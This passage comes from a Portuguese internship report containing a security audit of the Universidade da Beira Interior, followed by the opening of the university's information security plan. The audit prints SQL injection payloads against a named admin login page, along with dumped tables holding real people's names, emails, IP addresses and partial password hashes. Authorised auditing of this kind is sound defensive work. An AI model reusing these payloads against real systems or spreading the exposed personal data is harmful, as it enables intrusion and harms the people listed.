
Dados exfiltrados:

```
web application technology: Apache
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
banner: '10.6.18-MariaDB-0ubuntu0.22.04.1'
current user: 'pam4wnadmin@localhost'
current database: 'pam4wdata'
hostname: 'linuxhost04.ubi.pt'
current user is DBA: False
database management system users [1]:
[*] 'pam4wnadmin'@'localhost'

Database: pam4wdata
[18 tables]
+---------------------+
| admin               |
| events              |
| accounts            |
| categoria           |
| documentos          |
| especie             |
| fichas              |
| historico           |
| industria           |
| noticia             |
| opcaoquest          |
| password_reset_temp |
| peguser             |
| produtor            |
| produtorespecie     |
| questoes            |
| respquestao         |
| subactivity         |
+---------------------+
```

Figura 17 - Informação recolhida através da vulnerabilidade V.016

```
Database: pam4wnadmin
Table: admin
[4 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| email    | varchar(200) |
| id       | int(100)     |
| password | varchar(200) |
| username | varchar(200) |
+----------+--------------+

Database: pam4wnadmin
Table: admin
[1 entry]
+----+-----------------+----------+----------+
| id | email           | password | username |
+----+-----------------+----------+----------+
| 1  | admin@gmail.com | admin    | admin    |
+----+-----------------+----------+----------+
```

Figura 18 - Informação recolhida através da vulnerabilidade V.016



```
Database: pam4wdata
Table: admin
[2 entries]
+----+------------------------+----------------------------------+----------------+
| id | email                  | password                         | username       |
+----+------------------------+----------------------------------+----------------+
| 1  | hiro.ingles8@gmail.com | 796bdbb                  b65203  | admin          |
| 4  | catia.caetano@ubi.pt   | 03361ec                  3c9d5a  | Cátia Caetano  |
+----+------------------------+----------------------------------+----------------+

Database: pam4wdata
Table: accounts
[5 entries]
+----+--------------------------------------------------------------+--------------+------------+
| id | password                                                     | username     | permission |
+----+--------------------------------------------------------------+--------------+------------+
| 3  | $2y$10$0heDqSMSikXw4f1                          vfKTsLq      | guest        | 0          |
| 10 | $2y$10$tCHmczSac3Gc6q3                          mjkmx0S      | Admin        | total      |
| 12 | $2y$10$VdpiDidM4Bp3Q64                          0mWWIgu      | sebastiao    | 11,12,13   |
| 14 | $2y$10$gUpq0GGt...S0v4                          sx5xoPG      | catia caetano | 3,4,5      |
| 16 | $2y$10$7QS9.HCVXPU9D7M                          6ZM1hYO      | Mariana      | 1,2,3      |
+----+--------------------------------------------------------------+--------------+------------+

Database: pam4wdata
Table: peguser
[11 entries]
+-------+--------+---------------------------+--------+----------------------------------+----------+----------+------------+
| Idade | UserId | Email                     | Genero | Password                         | UserName | Usertype | Localidade |
+-------+--------+---------------------------+--------+----------------------------------+----------+----------+------------+
| NULL  | 9      | admin@gmail.com           | NULL   | 21232                    91fc3   | admin    | ad8min5  | <blank>    |
| 20    | 14     | diodmila8@gmail.com       | F      | 17033                    f404a   | Diod     | user     | Faro       |
| 20    | 16     | faustinomuetunda@gmail.com | M      | 17033                    f404a   | Faustino | user     | Guarda     |
| NULL  | 7      | guest@gmail.com           | NULL   | 13.77     03279                  | Guest    | user     | Aveiro     |
| NULL  | 10     | guest@gmail.com           | NULL   | 35.23     17073                  | Guest    | guest    | Aveiro     |
| NULL  | 11     | guest@gmail.com           | NULL   | 0.595     208626                 | Guest    | guest    | Aveiro     |
| NULL  | 13     | guest@gmail.com           | NULL   | 16.34                            | Guest    | guest    | Aveiro     |
| NULL  | 17     | guest@gmail.com           | NULL   | 0.450     207254                 | Guest    | guest    | Aveiro     |
| NULL  | 18     | guest@gmail.com           | NULL   | 3.530     94281                  | Guest    | guest    | Aveiro     |
| NULL  | 19     | guest@gmail.com           | NULL   | 4.297     72973                  | Guest    | guest    | Aveiro     |
| NULL  | 20     | guest@gmail.com           | NULL   | 2.900     13856                  | Guest    | guest    | Aveiro     |
+-------+--------+---------------------------+--------+----------------------------------+----------+----------+------------+
```

Figura 19 - Informação recolhida através da vulnerabilidade V.016

Impacto: Esta vulnerabilidade permite a um atacante exfiltrar dados pessoais, representações de palavra-passe, emails e outros tantos dados que poderão ser utilizados em cenários de maior impacto. A reutilização de credenciais noutros websites poderá ser um ponto alvo de ataque.

Mitigação: Sanitizar os *inputs* de forma a impedir cenários desta natureza. Melhorar a utilização de palavras-passe em texto limpo.

V.017 – Injeção SQL não autenticada na página do Urbi et Orbi

Superfície de ataque: Rede externa; Não autenticado

Tipo de vulnerabilidade: Injeção SQL

CVSS: 8.7 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Endereço ou aplicação afetada: *urbi.ubi.pt*

Descrição: O website Urbi et Orbi é vulnerável a ataques de injeção SQL, na página de acesso ao portal de administração, no parâmetro *password*. A exploração desta vulnerabilidade permitiu **a exfiltração de inúmeras credenciais, guardadas em texto limpo, que resultaram num acesso indevido à pagina de administração.**

Endpoint: u*rbi.ubi.pt/_admin/index.php*

Payload:

```
Parameter: password (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT)

Payload: username=Dsxz&password=wUQj' OR NOT 1027=1027-- xzqS&submit=
Login \xbb Vector: OR NOT [INFERENCE]

Type: error-based

Title: PostgreSQL AND error-based - WHERE or HAVING clause

Payload: username=Dsxz&password=wUQj' AND
6861=CAST((CHR(113)||CHR(112)||CHR(106)||CHR(106)||CHR(113))||(SELECT
(CASE WHEN (6861=6861) THEN 1 ELSE 0
END))::text||(CHR(113)||CHR(122)||CHR(118)||CHR(112)||CHR(113)) AS
NUMERIC)-- OnNU&submit= Login \xbb Vector: AND
[RANDNUM]=CAST('[DELIMITER_START]'||([QUERY])::text||'[DELIMITER_STOP]' AS
NUMERIC) ---
```

Dados exfiltrados:

```
web application technology: Apache
back-end DBMS: PostgreSQL
Database: public
Table: utilizadores
[813 entries]
```

Figura 20 - Informação recolhida através da vulnerabilidade V.017

foto	nome	email	password	username	cod_grupo	data_registo	cod_utilizador	permite_emails	ip_ultimo_login	data_ultimo_login
0	Inês Saraiva	a19087@alunos.ubi.pt		inessaraiva	4	2006-11-14	212	1	89.115.96.167	2016-06-10
2010-01-marco.jpg	Marco Loureiro (Correspondente na África do Sul)	marco_loureiro80@yahoo.com.br		marco_loureiro80@yahoo.com.br	4	2009-11-23	454	1	41.185.120.117	2010-01-29
afidalgo.jpg	António Fidalgo	fidalgo@ubi.pt		fidalgo	2	2006-02-22	2	NULL	217.129.89.20	2020-03-01
agradim.jpg	Anabela Gradim	agradim@ubi.pt		agradim@ubi.pt	2	2006-02-22	4	1	192.168.39.163	2021-12-07
Bibi-Edna4.jpg	Marco Oliveira	oliveira@ubi.pt		oliveira	1	2006-02-21	1	1	192.168.35.40	2006-04-18
joaoleitao.jpg	João Leitão	jleitao@ubi.pt		jleitao	4	2006-10-30	52	1	192.168.74.45	2014-10-29
mario_raposo.jpg	Mário Raposo	mraposo@ubi.pt		mraposo	4	2007-04-09	242	1	NULL	NULL
moutinho.jpg	José Moutinho	jmoutinho@fcsaude.ubi.pt		moutinho	4	2007-04-09	243	1	NULL	NULL
queiroz.jpg	João Queiroz	jqueiroz@ubi.pt		jqueiroz	4	2006-05-09	30	1	192.168.35.40	2006-06-23
NULL	Ana Laranjeiro	l.anita@hotmail.com		l.anita@hotmail.com	4	2006-11-06	165	1	192.168.39.19	2007-01-15
NULL	Mafalda Morão	mafalda@ubi.pt		mafalda	4	2006-11-20	219	1	NULL	NULL
NULL	Mafalda Morão	mafalda@ubi.pt		mafalda	4	2006-11-20	219	1	NULL	NULL
NULL	Mafalda Morão	mafalda@ubi.pt		mafalda	4	2006-11-20	219	1	NULL	NULL
NULL	Mafalda Morão	mafalda@ubi.pt		mafalda	4	2006-11-20	219	1	NULL	NULL
NULL	Mafalda Morão	mafalda@ubi.pt		mafalda	4	2006-11-20	219	1	NULL	NULL
NULL	Rita Moutinho	ritamoutinho96@gmail.com		ritamoutinho96@gmal.com	4	2015-11-03	890	1	NULL	NULL
NULL	Andreia Mendes	andreia@ubi.pt		Andreiam	4	2006-11-21	222	1	NULL	NULL
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Cátia Alves Gaudêncio	catiagaudencio.ubi@gmail.com		catiagaudencio.ubi@gmail.com	4	2006-11-06	177	1	85.241.87.222	2007-01-25
NULL	Ângela Silva	adaniela.silva@gmail.com		adaniela.silva@gmail.com	4	2007-10-17	266	1	213.13.205.180	2008-05-06
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07
NULL	Juliana Gelatti (Correspondente no Brasil - Rio Grande do Sul)	julianagelatti@gmail.com		julianagelatti@gmail.com	4	2007-10-30	287	1	189.30.61.250	2010-04-07

Figura 21 - Informação recolhida através da vulnerabilidade V.017

Figura 22 - Acesso ao portal de administração resultante da vulnerabilidade V.017

Impacto: A vulnerabilidade V.017 permite exfiltrar uma elevada quantidade de dados pessoais, incluindo endereços de email, palavras-passe em texto limpo, endereços IP e outros dados sensíveis. O acesso ao *backoffice* com uma conta de elevadas permissões foi possível.

Mitigação: Sanitizar os inputs de forma a impedir cenários desta natureza. Melhorar a utilização de palavras-passe em texto limpo.

V.018 – Ficheiros de configuração disponíveis na página de Electronic Voting da UBI

Superfície de ataque: Rede externa; Não Autenticado

Tipo de vulnerabilidade: Falha de configuração

CVSS: 6.9 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N


Endereço ou aplicação afetada: *svonline.ubi.pt*

Descrição: Foram identificados ficheiros de configurações PHP, nomeadamente as dependências em utilização e as configurações atuais do processador PHP. Este último ficheiro contêm informações relevantes sobre a configuração do servidor e da aplicação *web* em questão.

> **Endpoint**: *svonline.ubi.pt/phpinfo.php; svonline.ubi.pt/composer.lock*
>
> **Payload**: N/A
>
> **Dados exfiltrados**: N/A

Impacto: Esta vulnerabilidade traduz-se num *leak* de informação sobre as dependências e configurações do servidor PHP.

Mitigação: Reconfigurar o servidor para limitar o acesso a estes ficheiros.



System	Linux linuxhost05.ubi.pt 5.14.0-503.16.1.el9_5.x86_64 #1 SMP PREEMPT_DYNAMIC Fri Dec 13 01:47:05 EST 2024 x86_64
Build Date	Dec 17 2024 11:39:23
Build System	Red Hat Enterprise Linux release 9.5 (Plow)
Build Provider	Remi's RPM repository <https://rpms.remirepo.net/> #StandWithUkraine
Compiler	gcc (GCC) 11.5.0 20240719 (Red Hat 11.5.0-2)
Architecture	x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/10-opcache.ini, /etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-curl.ini, /etc/php.d/20-dom.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gd.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-imap.ini, /etc/php.d/20-mbstring.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-posix.ini, /etc/php.d/20-shmop.ini, /etc/php.d/20-simplexml.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sodium.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-sysvmsg.ini, /etc/php.d/20-sysvsem.ini, /etc/php.d/20-sysvshm.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/20-xml.ini, /etc/php.d/20-xmlwriter.ini, /etc/php.d/20-xsl.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini, /etc/php.d/30-xmlreader.ini, /etc/php.d/30-zip.ini, /etc/php.d/40-imagick.ini, /etc/php.d/40-sqlsrv.ini, /etc/php.d/40-ssh2.ini
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220829
Zend Extension Build	API420220829,NTS
PHP Extension Build	API20220829,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
Zend Max Execution Timers	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, compress.bzip2, phar, zip, sqlsrv, ssh2.shell, ssh2.exec, ssh2.tunnel, ssh2.scp, ssh2.sftp
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, bzip2.*, convert.iconv.*

Figura 23 - Informação recolhida através da vulnerabilidade V.018

https://www.svonline.ubi.pt/composer.lock


```
{
    "_readme": [
        "This file locks the dependencies of your project to a known state",
        "Read more about it at https://getcomposer.org/doc/01-basic-usage.md#installing-dependencies",
        "This file is @generated automatically"
    ],
    "content-hash": "30feb293f560a885a6a13b6db48598a7",
    "packages": [
        {
            "name": "phpmailer/phpmailer",
            "version": "v6.8.0",
            "source": {
                "type": "git",
                "url": "https://github.com/PHPMailer/PHPMailer.git",
                "reference": "df16b615e371d81fb79e506277faea67a1be18f1"
            },
            "dist": {
                "type": "zip",
                "url": "https://api.github.com/repos/PHPMailer/PHPMailer/zipball/df16b615e371d81fb79e506277faea67a1be18f1",
                "reference": "df16b615e371d81fb79e506277faea67a1be18f1",
                "shasum": ""
            },
            "require": {
                "ext-ctype": "*",
                "ext-filter": "*",
                "ext-hash": "*",
                "php": ">=5.5.0"
            },
            "require-dev": {
                "dealerdirect/phpcodesniffer-composer-installer": "^0.7.2",
                "doctrine/annotations": "^1.2.6 || ^1.13.3",
                "php-parallel-lint/php-console-highlighter": "^1.0.0",
                "php-parallel-lint/php-parallel-lint": "^1.3.2",
                "phpcompatibility/php-compatibility": "^9.3.5",
                "roave/security-advisories": "dev-latest",
                "squizlabs/php_codesniffer": "^3.7.1",
                "yoast/phpunit-polyfills": "^1.0.4"
            },
            "suggest": {
                "ext-mbstring": "Needed to send email in multibyte encoding charset or decode encoded addresses",
                "ext-openssl": "Needed for secure SMTP sending and DKIM signing",
                "greew/oauth2-azure-provider": "Needed for Microsoft Azure XOAUTH2 authentication",
                "hayageek/oauth2-yahoo": "Needed for Yahoo XOAUTH2 authentication",
                "league/oauth2-google": "Needed for Google XOAUTH2 authentication",
                "psr/log": "For optional PSR-3 debug logging",
                "symfony/polyfill-mbstring": "To support UTF-8 if the Mbstring PHP extension is not enabled (^1.2)",
                "thenetworg/oauth2-azure": "Needed for Microsoft XOAUTH2 authentication"
            },
            "type": "library",
            "autoload": {
                "psr-4": {
                    "PHPMailer\\PHPMailer\\": "src/"
                }
            },
            "notification-url": "https://packagist.org/downloads/",
            "license": [
                "LGPL-2.1-only"
            ],
            "authors": [
                {
                    "name": "Marcus Bointon",
                    "email": "phpmailer@synchromedia.co.uk"
```


Figura 24 - Informação recolhida através da vulnerabilidade V.021

REFLEXÕES FINAIS

A auditoria de segurança realizada revelou diversos pontos críticos, que necessitam de resolução urgente para mitigar riscos e reforçar a cibersegurança da Universidade da Beira Interior. Em primeiro lugar, constatou-se a ausência repetida de medidas eficazes para a prevenção de ataques de injeção SQL. Durante toda a auditoria de segurança, não houve qualquer limite de tentativas ou bloqueio por parte dos sistemas e rede informática da UBI, aliado à inexistência de limites nas próprias aplicações web (como, por exemplo, verificação anti *robots*, vulgo CAPTCHA), expondo os sistemas ao risco de ataques de força bruta, representando uma ameaça significativa para tentativas de login expõe os sistemas ao risco de ataques por força bruta, representando uma ameaça significativa.

Na análise de portas foram identificados alguns sistemas com a porta 22 (serviço SSH) aberta, o que por si só não demonstra ser uma falha de segurança, mas deve ser averiguada se realmente fará sentido manter este serviço/porta aberta, especialmente para a rede externa da universidade.

Foram identificadas 18 vulnerabilidades, de diversos tipos e magnitudes, descritos em detalhe neste relatório e que a sua correção deve ser priorizada. Foram identificadas aplicações a operar com versões desatualizadas, tanto a nível de tecnologias *web* como em sistemas operativos, o que aumenta o risco de exploração através de vulnerabilidades conhecidas. Outro aspeto preocupante foi o elevado número de websites cuja configuração HTTPS é errónea, onde o redireccionamento nem sequer é efetuado, comprometendo a privacidade e a integridade na sua utilização normal.

Embora esta auditoria de segurança tenha sido elaborada de forma externa, é essencial incluir a análise de sistemas na rede interna da UBI, para garantir uma maior abrangência nos testes de penetração e posterior análise. A vulnerabilidade V.001 demonstra uma enorme panóplia de aplicações, que, embora parte seja possível aceder externamente, outra parte significativa não está disponível sem acesso à rede interna e/ou com utilização de VPN. Desta forma, é possível identificar potenciais vetores de ataque, em ambientes mais isolados, cuja solução seja preventiva e não reativa.

Por fim, resta agradecer aos Serviços de Informática da UBI e à equipa CSIRT.UBI, que acompanhou esta auditoria, e cujas disponibilidades para a elaboração desta auditoria se revelou fundamental para identificar falhas e vulnerabilidades nos seus sistemas.

A.3 Relatório da Tarefa 3

Este anexo apresenta o documento referente ao plano de segurança da informação desenvolvido durante o estágio. Este anexo é referido na secção 3.4, onde se detalha o processo de análise, planeamento e elaboração do plano de segurança da informação.

Plano de Segurança da Informação da Universidade da Beira Interior

Histórico de Revisões		
2024-10-31	Miguel Manteigueiro	Criação
2025-01-08	Miguel Manteigueiro	Revisão

ÍNDICE

Prefácio 5
Organização do Documento 6
Abreviações 8
Introdução 9
Objetivos 9
Escopo 10
Plano de Segurança da Informação 11
Motivação 11
Metodologia 11
Análise dos Riscos e de Segurança 13
Descrição 13
Atividades a Desenvolver 13
Controlos e Metodologias para Implementação 13
Tratamento de Incidentes 18
Descrição 18
Atividades a Desenvolver 18
Controlos e Metodologias para Implementação 18
Continuidade das Atividades após Recuperação de Dados e Gestão de Crises 20
Descrição 20
Atividades a Desenvolver 20
Controlos e Metodologias para Implementação 20
Segurança da Cadeia de Abastecimento e com Provedores de Serviço 23
Descrição 23
Atividades a Desenvolver 23
Controlos e Metodologias para Implementação 23
Segurança na Aquisição, Desenvolvimento e Manutenção 26
Descrição 26
Atividades a Desenvolver 26
Controlos e Metodologias para Implementação 26
Avaliação da Eficácia das Medidas de Gestão dos Riscos de Cibersegurança 28
Descrição 28
Atividades a Desenvolver 28

Controlos e Metodologias para Implementação 28
Práticas de Ciber-higiene e Formação em Cibersegurança 30
Descrição 30
Atividades a Desenvolver 30
Controlos e Metodologias para Implementação 30
Utilização de Criptografia e Encriptação 32
Descrição 32
Atividades a Desenvolver 32
Controlos e Metodologias para Implementação 32
Segurança dos Recursos Humanos 34
Descrição 34
Atividades a Desenvolver 34
Controlos e Metodologias para Implementação 34
Utilização de Autenticação Contínua ou Multifatores 36
Descrição 36
Atividades a Desenvolver 36
Controlos e Metodologias para Implementação 36
Aplicação e Divulgação do Plano 38
Referências 39

(Página em branco)

PREFÁCIO

A segurança da informação é, hoje, um dos pilares fundamentais para o funcionamento eficaz de qualquer organização. Na era atual, onde a digitalização, a conectividade e o acesso à informação são cada vez mais cruciais, também aumentam os desafios relacionados à proteção de dados e sistemas críticos. Este Plano de Segurança da Informação da Universidade da Beira Interior é fruto de uma abordagem meticulosa e sistemática, que reflete o compromisso da instituição com a proteção e integridade das suas informações e infraestruturas. A UBI reconhece que a segurança da informação não é apenas um requisito técnico, mas uma responsabilidade coletiva que abrange processos, pessoas e tecnologia.

Este documento é uma versão viva, que visa não apenas alinhar a UBI às melhores práticas e normas internacionais, mas também garantir a conformidade com legislações relevantes, como a transposição da Diretiva NIS2. Além disso, destaca-se como um marco na construção de uma cultura de segurança que envolve toda a comunidade académica, promovendo resiliência frente aos desafios impostos pelas ciberameaças.

ORGANIZAÇÃO DO DOCUMENTO

Este documento está organizado em várias secções, nomeadamente:

- **Abreviações**: lista de siglas e termos técnicos utilizados ao longo do documento;
